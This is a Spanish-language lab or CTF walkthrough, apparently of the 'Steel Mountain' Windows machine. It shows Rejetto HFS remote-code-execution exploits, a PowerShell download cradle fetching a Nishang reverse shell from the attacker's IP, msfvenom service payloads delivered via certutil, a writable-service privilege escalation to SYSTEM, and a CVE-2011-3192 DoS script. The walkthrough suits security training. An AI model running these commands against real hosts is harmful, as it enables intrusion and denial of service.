Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.16.93 - - [08/May/2024 04:07:18] "GET /winPEASx64.exe HTTP/1.1" 200 -
10.10.16.93 - - [08/May/2024 04:07:20] "GET /winPEASx64.exe HTTP/1.1" 200 -
```

3. Subida del archivo WinPEAS desde el servicio certutil.

```
C:\Users\bill\Desktop>certutil.exe -urlcache -split -f http://10.11.87.191:80
80/winPEASx64.exe WinPEASx64.exe
certutil.exe -urlcache -split -f http://10.11.87.191:8080/winPEASx64.exe WinP
EASx64.exe
****  Online  ****
  000000  ...
  246e00
CertUtil: -URLCache command completed successfully.

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

05/08/2024  01:02 AM    <DIR>          .
05/08/2024  01:02 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
05/08/2024  01:08 AM         2,387,456 WinPEASx64.exe
               2 File(s)      2,387,526 bytes
```

Archivo subido a la vm

4. Ejecución y búsqueda de vulnerabilidades para el escalado de privilegios:

```
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆ Services Information ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
```

3. Ver permisos sobre las carpetas que tengo al llegar al servicio:

```
C:\Program Files (x86)\IObit>icacls "C:\Program Files (x86)\IObit"
icacls "C:\Program Files (x86)\IObit"
C:\Program Files (x86)\IObit STEELMOUNTAIN\bill:(OI)(CI)(RX,W)
                             NT SERVICE\TrustedInstaller:(I)(F)
                             NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Administrators:(I)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                             BUILTIN\Users:(I)(RX)
                             BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION P
ACKAGES:(I)(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION P
ACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

Si tengo permisos

4. Detener servicio de Advance SystemCare:

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

5. Creación de la reverse Shell:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.87.191 LPORT=443 -f
exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: Advanced.exe
```

Exe guardado

6. Creación del server en el puerto 8080:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.16.93 - - [08/May/2024 05:17:44] "GET /Advanced.exe HTTP/1.1" 200
10.10.16.93 - - [08/May/2024 05:17:45] "GET /Advanced.exe HTTP/1.1" 200
```

7. Poner puerto 443 en escucha con Ncat:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

8. Descargarlo en la vm:

```
C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.11.87
.191:8080/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.11.87.191:8080/Advanced.exe Advanc
ed.exe
****  Online  ****
  0000  ...
  be00
CertUtil: -URLCache command completed successfully.
```

9. Iniciar servicio:

```
C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOW
N)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2764
        FLAGS              :

C:\Program Files (x86)\IObit>
```

10. Acceso como usuario root ”nt authority\system”:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.87.191] from (UNKNOWN) [10.10.16.93] 49649
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Acceso como usuario root

Búsqueda de segunda bandera:

```
C:\Windows\system32>dir C:\Root.txt /s
dir C:\Root.txt /s
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

09/27/2019  05:41 AM                32 root.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)  44,148,826,112 bytes free
```

Ubicación


```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
9af5f314f57607c00fd09803a587db80
C:\Windows\system32>
```

Contenido de bandera2


Manual

Intento bajar el servicio mediante DOS con CVE-2011-3192:

1. Descarga del script:



2. Instalación de componentes



3. Ejecución del análisis de vulnerabilidad ante el exploit:

```
┌──(hmstudent㉿kali)-[~/Downloads/CVE-2011-3192]
└─$ python3 exploit.py http://10.10.32.199 50
_____________________________
| Exploit by futurefkslaves |
_____________________________
|   Please select options   |
| 1.    Test CVE-2011-3192  |
| 2.    Attack server       |
| enter CTRL+C for exit     |
_____________________________
Enter the option : 1
Server is vulnerable to CVE-2011-3192
Server is not vulnerable with byte range: 1024-2047
Server is not vulnerable with byte range: 2048-3071
```


11. Ejecución de explotación para la denegación de servicio (No dio resultado porque sería mucho tiempo y estuve 30 min.):

```
┌──(hmstudent㉿kali)-[~/Downloads/CVE-2011-3192]
└─$ python3 exploit.py http://10.10.32.199 50
_____________________________
| Exploit by futurefkslaves |
_____________________________
|   Please select options   |
| 1.    Test CVE-2011-3192  |
| 2.    Attack server       |
| enter CTRL+C for exit     |
_____________________________
Enter the option : 2
Successfully attacked
Request failed
Request failed
Successfully attacked
Request failed
Request failed
Successfully attacked
Request failed
Request failed
Successfully attacked
Request failed
Request failed
Request failed
Successfully attacked
Request failed
```


Petición al server las veces necesarias

Utilización del exploit Rejetto HTTP File Server (HFS) 2.3.x:


1. Descargar el script indicado en la página de la vm:



2. Modificación del archivo Python descargado para poner mi ip y la del server de ncat:



3. Buscar el nc.exe local y copiarlo en la ubicación deseada para levantar el server:



4. Levantamiento del server http local al puerto 80 en la ubicación del nc.exe copiado:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit/nc]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.93 - - [08/May/2024 02:55:52] "GET /nc.exe HTTP/1.1" 200 -
10.10.16.93 - - [08/May/2024 02:55:52] "GET /nc.exe HTTP/1.1" 200 -
10.10.16.93 - - [08/May/2024 02:55:52] "GET /nc.exe HTTP/1.1" 200 -
10.10.16.93 - - [08/May/2024 02:55:52] "GET /nc.exe HTTP/1.1" 200 -
```

Server local en el puerto 80

12. Levantamiento del server ncat en el puerto indicado en el archivo py:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvnp 4444
```

13. Ejecución del exploit 2 veces (La primera hace la subida de la reverse shell y la segunda la conexión mediante la petición):

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python2 39161.py 10.10.16.93 8080

┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python2 39161.py 10.10.16.93 8080

┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$
```

14. Entrada maquina:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.87.191] from (UNKNOWN) [10.10.16.93] 49466
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Usuario principal

Utilización del exploit de SearchSploit;

1. Descarga del exploit:


```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ searchsploit HttpFileServer 2.3
```

Busqueda de vulnerabilidad

```
 Exploit Title                                  |  Path
 ---------------------------------------------- | ---------------------------------
Rejetto HttpFileServer 2.3.x - Remote Comm      | windows/webapps/49125.py
 ---------------------------------------------- | ---------------------------------
Shellcodes: No Results

┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ searchsploit -m windows/webapps/49125.py
  Exploit: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49125
     Path: /usr/share/exploitdb/exploits/windows/webapps/49125.py
    Codes: CVE-2014-6287
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/hmstudent/SteelMountain/Exploit/49125.py
```

Descarga del exploit

2. Descarga de una reverse Shell de PowerShell:




```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/
Invoke-PowerShellTcp.ps1
--2024-05-08 03:26:40--  https://raw.githubusercontent.com/samratashok/nishan
g/master/Shells/Invoke-PowerShellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10
8.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
08.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
```

3. Modificación de la reverse Shell agregando mi IP y puerto de server ncat al final:

```
49125.py    untitled    Invoke-PowerShellTcp.ps1
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.11.87.191 -Port 4444
```

Mi IP local

Puerto de Ncat

4. Modificación del comando para poner mi IP y la ubicación del archivo de la reverse Shell:

```
untitled • - Sublime Text (UNREGISTERED)
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
49125.py    untitled
1  c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX
2  (New-Object Net.WebClient).DownloadString('http://10.11.87.191/
3      Invoke-PowerShellTcp.ps1')
```

5. Creación del server en el puerto 80 para subida de reverse Shell:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.93 - - [08/May/2024 03:35:15] "GET /Invoke-PowerShellTcp.ps1 HTTP/1
1" 200 -
10.10.16.93 - - [08/May/2024 03:35:15] "GET /Invoke-PowerShellTcp.ps1 HTTP/1
1" 200 -
```

Server para subida de la reverse

6. Creación del server ncat en el puerto 4444:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvnp 4444
```

7. Ejecución del comando completo:

```
┌──(hmstudent㉿kali)-[~/SteelMountain/Exploit]
└─$ python3 49125.py 10.10.16.93 8080 "c:\windows\SysNative\WindowsPowershell
\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10
.11.87.191/Invoke-PowerShellTcp.ps1')"
http://10.10.16.93:8080/?search=%00{.+exec|c%3A%5Cwindows%5CSysNative%5CWindo
wsPowershell%5Cv1.0%5Cpowershell.exe%20IEX%20%28New-Object%20Net.WebClient%29
.DownloadString%28%27http%3A//10.11.87.191/Invoke-PowerShellTcp.ps1%27%29.}
```

8. Entrada a la vm:

```
listening on [any] 4444 ...
connect to [10.11.87.191] from (UNKNOWN) [10.10.16.93] 49514
Windows PowerShell running as user bill on STEELMOUNTAIN
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startu
p>whoami
steelmountain\bill
PS C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startu
p>
```

Usuario actual

15. Escalación de privilegios si/no

Si: Método de escalada

16. Banderas

Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

17. Herramientas usadas

Nmap	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Searchsploit	Para buscar vulnerabilidades
Metasploit	Para buscar vulnerabilidades por versión
WinPEAS	Subida de privilegios mediante exploits
Whatweb	Para ver la tecnología de la página
Wappalyzer	Para ver la tecnología de la página
Rpcclient	Explotación de SMB
Smbclient	Explotación de SMB
Msfvenom	Para generar exe

18. EXTRA Opcional

Herramientas usadas

Nesus	Para ver vulnerabilidades
FFuF	Para ver ficheros disponibles
HTTP File Server (HFS) 2.3.x	Exploit de vulnerabilidad para acceder
Rejetto HttpFileServer	Exploit de vulnerabilidad para acceder

2.3.x	
CVE-2011-3192	Explotación por DOS

Técnicas:
Abuso de servicio Advance SystemCare: Para poder escalar privilegios
Remote command execution: Para acceder a la vm mediante reverse Shell

19. Conclusiones y Recomendaciones

1) Vulnerabilidades en Software Desactualizado:
   Se encontró una vulnerabilidad crítica en HttpFileServer 2.3, permitiendo ejecución remota de código.
2) Control de Acceso Inadecuado:
   Se identificaron debilidades en las políticas de acceso y autenticación, lo que facilitó el acceso no autorizado.
3) Falta de Monitoreo y Detección:
   El sistema no tenía suficientes mecanismos para detectar actividad sospechosa o ataques en curso.
4) No instalar software con exploits:
   Como por ejemplo el Advance SystemCare que gracias a este se escalaron privilegios.